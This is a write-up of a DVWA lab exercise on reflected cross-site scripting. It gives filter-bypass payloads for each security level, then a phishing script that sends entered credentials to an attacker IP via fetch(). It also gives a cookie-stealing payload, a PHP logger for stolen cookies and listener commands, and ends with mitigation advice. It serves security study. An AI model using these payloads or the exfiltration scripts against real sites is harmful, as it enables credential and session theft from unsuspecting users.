DVWA - XSS (Reflected)
Key Skills:
- Code Injection: Injection of malicious payloads.
- Filter Bypass: Techniques for evading blacklists and input sanitization.
- Logic Analysis: Identification of vulnerabilities at different security levels.
1. Executive Summary
This report documents the analysis and exploitation of the Cross-Site Scripting (XSS) reflected vulnerability in the DVWA web application, covering the Low, Medium, Hard, and Impossible difficulty levels. The application fails to consistently sanitize or encode user input, which allows for the injection of JavaScript code. This report demonstrates how an attacker can adapt their payloads to circumvent progressively more complex defenses, highlighting the need for robust output sanitization as the only reliable solution.
2. Introduction
This ethical hacking exercise was conducted on the DVWA platform, an intentionally vulnerable web application. The objective was to explore how the same XSS vulnerability can be exploited at different security levels. This report details the bypass techniques used, starting with a simple injection and advancing to more sophisticated methods to evade security filters, unifying the methodology into a single document to optimize analysis and presentation.
3. Exploitation
The vulnerability is located in the XSS (Reflected) section of DVWA. Below are the payloads and bypass techniques used for each difficulty level.
3.1. Difficulty Level: Low

At this level, the application has no security measures. User input is reflected directly in the page’s HTML without validation or sanitization.
- Payload: The simplest payload is sufficient.
1
<script>alert("XSS")</script>
3.2. Difficulty Level: Medium

The application now has a security measure: it filters the text string <script>. However, this filter is a basic blacklist that is easily bypassable. An attacker can use other HTML tags and events to execute JavaScript.
Bypass Technique: Use an image tag (
<img>) with an error event (onerror) that executes the code. If the image fails to load (e.g., because the URL is incorrect), the event will trigger.Payload:
1
<img src="x" onerror="alert('XSS')">
3.3. Difficulty Level: Hard
At the Hard level, the application improves its filter. Now, both the <script> string and the on string are filtered from the input. To overcome this defense, more advanced techniques are needed.
Bypass Technique: Use a combination of uppercase and lowercase letters or character encoding to evade the filter that looks for the literal
onstring.Payload: The same image technique can be used, but with uppercase letters in the event to bypass the filter.
1
<img src="x" OnError="alert('XSS')">
3.4. Difficulty Level: Impossible
At the Impossible level, the application implements robust output sanitization. No matter what payload is entered, the application encodes the special characters (<, >, ", etc.) before they are displayed on the page. This prevents the browser from interpreting them as HTML or JavaScript code.
Defense Analysis:
The application uses PHP’s
htmlspecialchars()function, which converts special characters into their HTML entities.For example,
<is converted to<and>is converted to>.This encoding makes any XSS payload harmless, as the browser renders it as plain text instead of executable code.
4. Advanced Exploitation: Phishing through XSS
At this difficulty level, we demonstrate how a reflected XSS vulnerability can be used to execute a highly sophisticated phishing attack. Unlike payloads that simply steal cookies or display alerts, this exploit injects JavaScript code that builds a fake login form.
The exploitation process is described below:
JavaScript Code Injection: A script is injected into the application’s vulnerable field.
Malicious Form Rendering: The script dynamically creates an HTML form (
<form>) and inserts it into the page. This form is designed to look legitimate, requesting credentials like email and password.Credential Capture: Instead of sending the data to a legitimate server, the “Submit” button’s
onclickfunction is linked to a custom JavaScript function (submitForm()). This function intercepts the values entered by the victim.Data Exfiltration: Finally, the script uses a
fetch()request to send the captured credentials to an attacker-controlled server. The data is sent via the URL, allowing the attacker to easily log the stolen information.
<div id="formContainer"></div>

<script>
    var email;
    var password;
    var form = '<form>' +

        'Email: <input type="email" id="email" required>' +
        'Contraseña: <input type="password" id="password" required>' +
        '<input type="button" onclick="submitForm()" value="Submit">' +

    '</form>';

document.getElementById("formContainer").innerHTML = form;

function submitForm() {
    email = document.getElementById("email").value;
    password = document.getElementById("password").value;
    fetch("http://192.168.0.17:444/?email=" + email + "&password=" + password);
}
</script>

This type of attack highlights how an XSS vulnerability can escalate into a social engineering threat, tricking users into giving up their confidential information, despite being on a trusted domain.
Exploitation and Cookie Theft
XSS exploitation for cookie theft is based on the ability to execute a script that silently captures a user’s session cookie and sends it to an attacker-controlled server. The following script is an example of this type of exploit.
The Script Explained
<script>new Image().src='http://192.168.0.17:444/cookie.php?c='+document.cookie;</script>
This payload works as follows:
new Image(): Creates a new image object in the browser’s memory..src='...': Attempts to load the image from the specified URL. The browser makes an HTTP GET request to this address.http://192.168.0.17:444/cookie.php?c=': This is the attacker’s server address. Thecookie.phpis a script on the server that receives the cookie. The?c=parameter is designed to hold the cookie’s value.+document.cookie: The user’s session cookie value is obtained using thedocument.cookieproperty and is appended to the URL.
Script (cookie.php):
1
2
3
4
5
6
7
<?php
  $stolen_cookie = $_GET['c'];
  $log_file = fopen("stolen_cookies.txt", "a");
  $log_entry = "[" . date("Y-m-d H:i:s") . "] " . $stolen_cookie . "\n";
  fwrite($log_file, $log_entry);
  fclose($log_file);
?>

 This method is subtle because the request is made in the background without redirecting the user or altering the page layout, making it difficult to detect.
Listening Methods for Cookie Theft
For the attack to work, the attacker must set up a server to listen for and log the stolen cookies. Below are two simple methods.
Listening with PHP
A simple server-side script is needed to process the sent cookie.
- Script (
cookie.php):
PHP <?php $stolen_cookie = $_GET['c']; $log_file = fopen("stolen_cookies.txt", "a"); $log_entry = "[" . date("Y-m-d H:i:s") . "] " . $stolen_cookie . "\n"; fwrite($log_file, $log_entry); fclose($log_file); ?>
1
This PHP script receives the cookie value (`$_GET['c']`), logs it to a text file (`stolen_cookies.txt`) along with a timestamp, and then closes the connection.
Listening Server: A simple web server can be started with the PHP command:
php -S 0.0.0.0:8000This command starts a web server that listens for requests on port 8000.
Listening with Python
Python’s simple HTTP server is an even more direct alternative, as it doesn’t require an additional script.
- Listening Server: Just start the server from the terminal with the following command:
python3 -m http.server 8000
This server logs all incoming HTTP requests to the terminal, including URL parameters. Upon receiving the request with the cookie, the server will display it in its log, allowing the attacker to see it directly.
5. Conclusion and Recommendations
Vulnerability Summary
| Vulnerability | Severity | Impact | CVSS Score |
|---|---|---|---|
| XSS (Reflected) | Medium | An attacker can execute arbitrary code in the victim’s browser, compromising their session or stealing data. | 4.6 (CVSS v3.1) |
Recommendations for Mitigation
Input Validation: Do not trust user input. Implement strict server-side validation.
Output Encoding: This is the most important defense. Encode all special characters (
<,>,", etc.) before they are rendered on the page. This prevents the browser from interpreting them as HTML or JavaScript code.Robust Filtering: Avoid blacklists. Instead, use whitelists to allow only safe content.
Use of CSP (Content Security Policy): Implement a CSP to restrict the sources of scripts and other resources, mitigating the attacker’s ability to execute arbitrary code.